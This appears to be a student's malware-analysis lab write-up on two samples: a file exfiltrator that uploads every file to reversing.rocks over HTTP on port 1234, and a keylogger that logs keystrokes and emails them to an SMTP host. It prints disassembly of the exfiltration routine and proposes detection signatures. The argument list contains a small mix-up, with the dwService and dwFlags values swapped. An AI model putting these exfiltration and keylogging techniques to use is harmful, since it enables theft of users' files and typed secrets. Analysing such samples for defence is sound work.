
Lab 02-1.malware

1. **Main function:**
   a. **What is the address of main?**

      The main function is at address sub_4011A0 (4011A0 bytes into the PE).

   b. **What does this function do?**

      The program checks the connection to http://reversing.rocks/ and if it can't connect, it exits. If it can connect, it calls function sub_401130.



```
.text:004011A0 sub_4011A0      proc near               ; CODE XREF: start-6D↓p
.text:004011A0                 push    0               ; dwReserved
.text:004011A2                 push    1               ; dwFlags
.text:004011A4                 push    offset szUrl    ; "http://reversing.rocks/"
.text:004011A9                 call    ds:InternetCheckConnectionA ; Indirect Call Near Proce
.text:004011AF                 test    eax, eax        ; Logical Compare
.text:004011B1                 jz      short loc_4011C0 ; Jump if Zero (ZF=1)
.text:004011B3                 call    sub_401130      ; Call Procedure
.text:004011B8                 push    0               ; int
.text:004011BA                 call    ds:exit         ; Indirect Call Near Procedure
```

   i. **What code constructs are used in this function?**


      There is an if statement to check the return value of the function call InternetCheckConnectionA.

   ii. **Are there any interesting strings? If so, what are they?**

      The string http://reversing.rocks/ is passed as an argument to InternetCheckConnectionA.


2. **Looking at the subroutine at 0x00401153:**
    a. **What are the arguments to InternetConnectA? What do they mean?**

From the documentation:



```
HINTERNET InternetConnect(
  _In_ HINTERNET     hInternet,
  _In_ LPCTSTR       lpszServerName,
  _In_ INTERNET_PORT nServerPort,
  _In_ LPCTSTR       lpszUsername,
  _In_ LPCTSTR       lpszPassword,
  _In_ DWORD         dwService,
  _In_ DWORD         dwFlags,
  _In_ DWORD_PTR     dwContext
);
```

From the malwares code:



```
00401153 loc_401153:              ; dwContext
00401153 push    0
00401155 push    0                ; dwFlags
00401157 push    3                ; dwService
00401159 push    0                ; lpszPassword
0040115B push    0                ; lpszUserName
0040115D push    4D2h             ; nServerPort
00401162 push    offset szServerName ; "reversing.rocks"
00401167 push    edi              ; hInternet
00401168 call    ds:InternetConnectA ; Indirect Call Near Procedure
0040116E mov     esi, eax
00401170 test    esi, esi         ; Logical Compare
00401172 jnz     short loc_401183 ; Jump if Not Zero (ZF=0)
```

The arguments for the function call in sub_401153 are

i. hInternet: register EDI
ii. nServerPort: 1234
iii. lpszUsername: 0
iv. lpszPassword: 0
v. dwService: 0
vi. dwFlags: INTERNET_SERVICE_HTTP (literal value: 3)
vii. dwContext: 0

b. **What does this function do?**

This code tries to connect to reversing.rocks via HTTP on port 1234. If it succeeds, it calls another function.

i. **What code constructs are used in this function?**

This is an if-statement containing the InternetConnectA call. If the call returns 0 (indicating an error), it exits the program.

3. **Looking at the subroutine at 0x00401000:**

a. **What code constructs are used in this function?**

If-statements to check return values of functions (Do any files exist that match the \\* wildcard? Is there an internet connection?)

While loops to loop through and send each file over HTTP.

b. **What imported functions are called?**

FindFirstFileA, HttpOpenRequestA, HttpSendRequestExA, InternetWriteFile, FindNextFileA, HttpEndRequestA, InternetCloseHandle, FindClose

c. **What does this subroutine do?**

First it checks if there are files matching the value \\*. Since this value is a wildcard, it should "hit" at least a few folders in the root directory. Once it gets a handle on the first file via the function FindFirstFileA, it uses a while loop and the FindNextFileA to send each and every file over HTTP.

4. **What does this malware do?**

The malware attempts to connect to http://reversing.rocks. If it succeeds, it starts uploading all the files on the infected system to that address over HTTP (on port 1234, not 80). If it fails to connect to the server, it exits.

Lab 02-2.malware

1. **Main function:**
    a. **What imported functions are called? What do these functions do?**
        i. AllocConsole: Allocates a new console for the calling process.
        ii. FindWindowA: Retrieves a handle to the top-level window whose class name and window name match the specified strings.
        iii. ShowWindow: Sets the specified window's show state.
        iv. fopen: Open a file
        v. time: returns the time since the Epoch (00:00:00 UTC, January 1, 1970), measured in seconds
        vi. fputs: Writes a c-string to a designated location
        vii. ctime: Returns a string representing the localtime based on the argument timer.
        viii. Fclose: Close a file

    b. **Any interesting strings?**

    ConsoleWindowClass (used for hiding the console window)
    \\WINDOWS\\lzwindowlz.av (file that gets created)
    \nStarted logging: (printed to file)

2. **Looking at the subroutine at 0x0040135C:**
    a. **What imported functions are called?**

    fopen, GetAsyncKeyState, fputc, fclose, fseek, ftell, malloc, fread

    b. **What code constructs are used here? Hint: Look at the 'jmp eax' at 0x00401465, try to guess where that jump could potentially take you**

    Switch statements, if statements, while loops.

3. **What does this malware do?**

The malware is a keylogger. It records every button press and eventually emails the log to the attacker.

a. **What signatures would you propose?**

Look for the files *lzwz.av* and *lzwindowlz.av* in the directory *C:\Users\First Last\AppData\Local\VirtualStore\Windows\*

Look for port 25 (SMTP/email) TCP connections to 64.135.83.10 (my.inbox.com).

i. **Why are they useful signatures?**

For the files, they are almost sure indicators of infections since these files wouldn't normally be there. The network signature would be useful because it would allow you to create a rule on your firewall/IPS which blocks the attacker from exfiltrating any useful information from infected machines.

ii. **Does the sample create any files? If so, what are they used for?**

The malware creates two files. One is the log of the key presses which shows exactly what was typed and when. This file is at *C:\Users\First Last\AppData\Local\VirtualStore\Windows\lzwindowlz.av*. The second shows network functionality. This file is in the same directory, but named *lzwz.av*.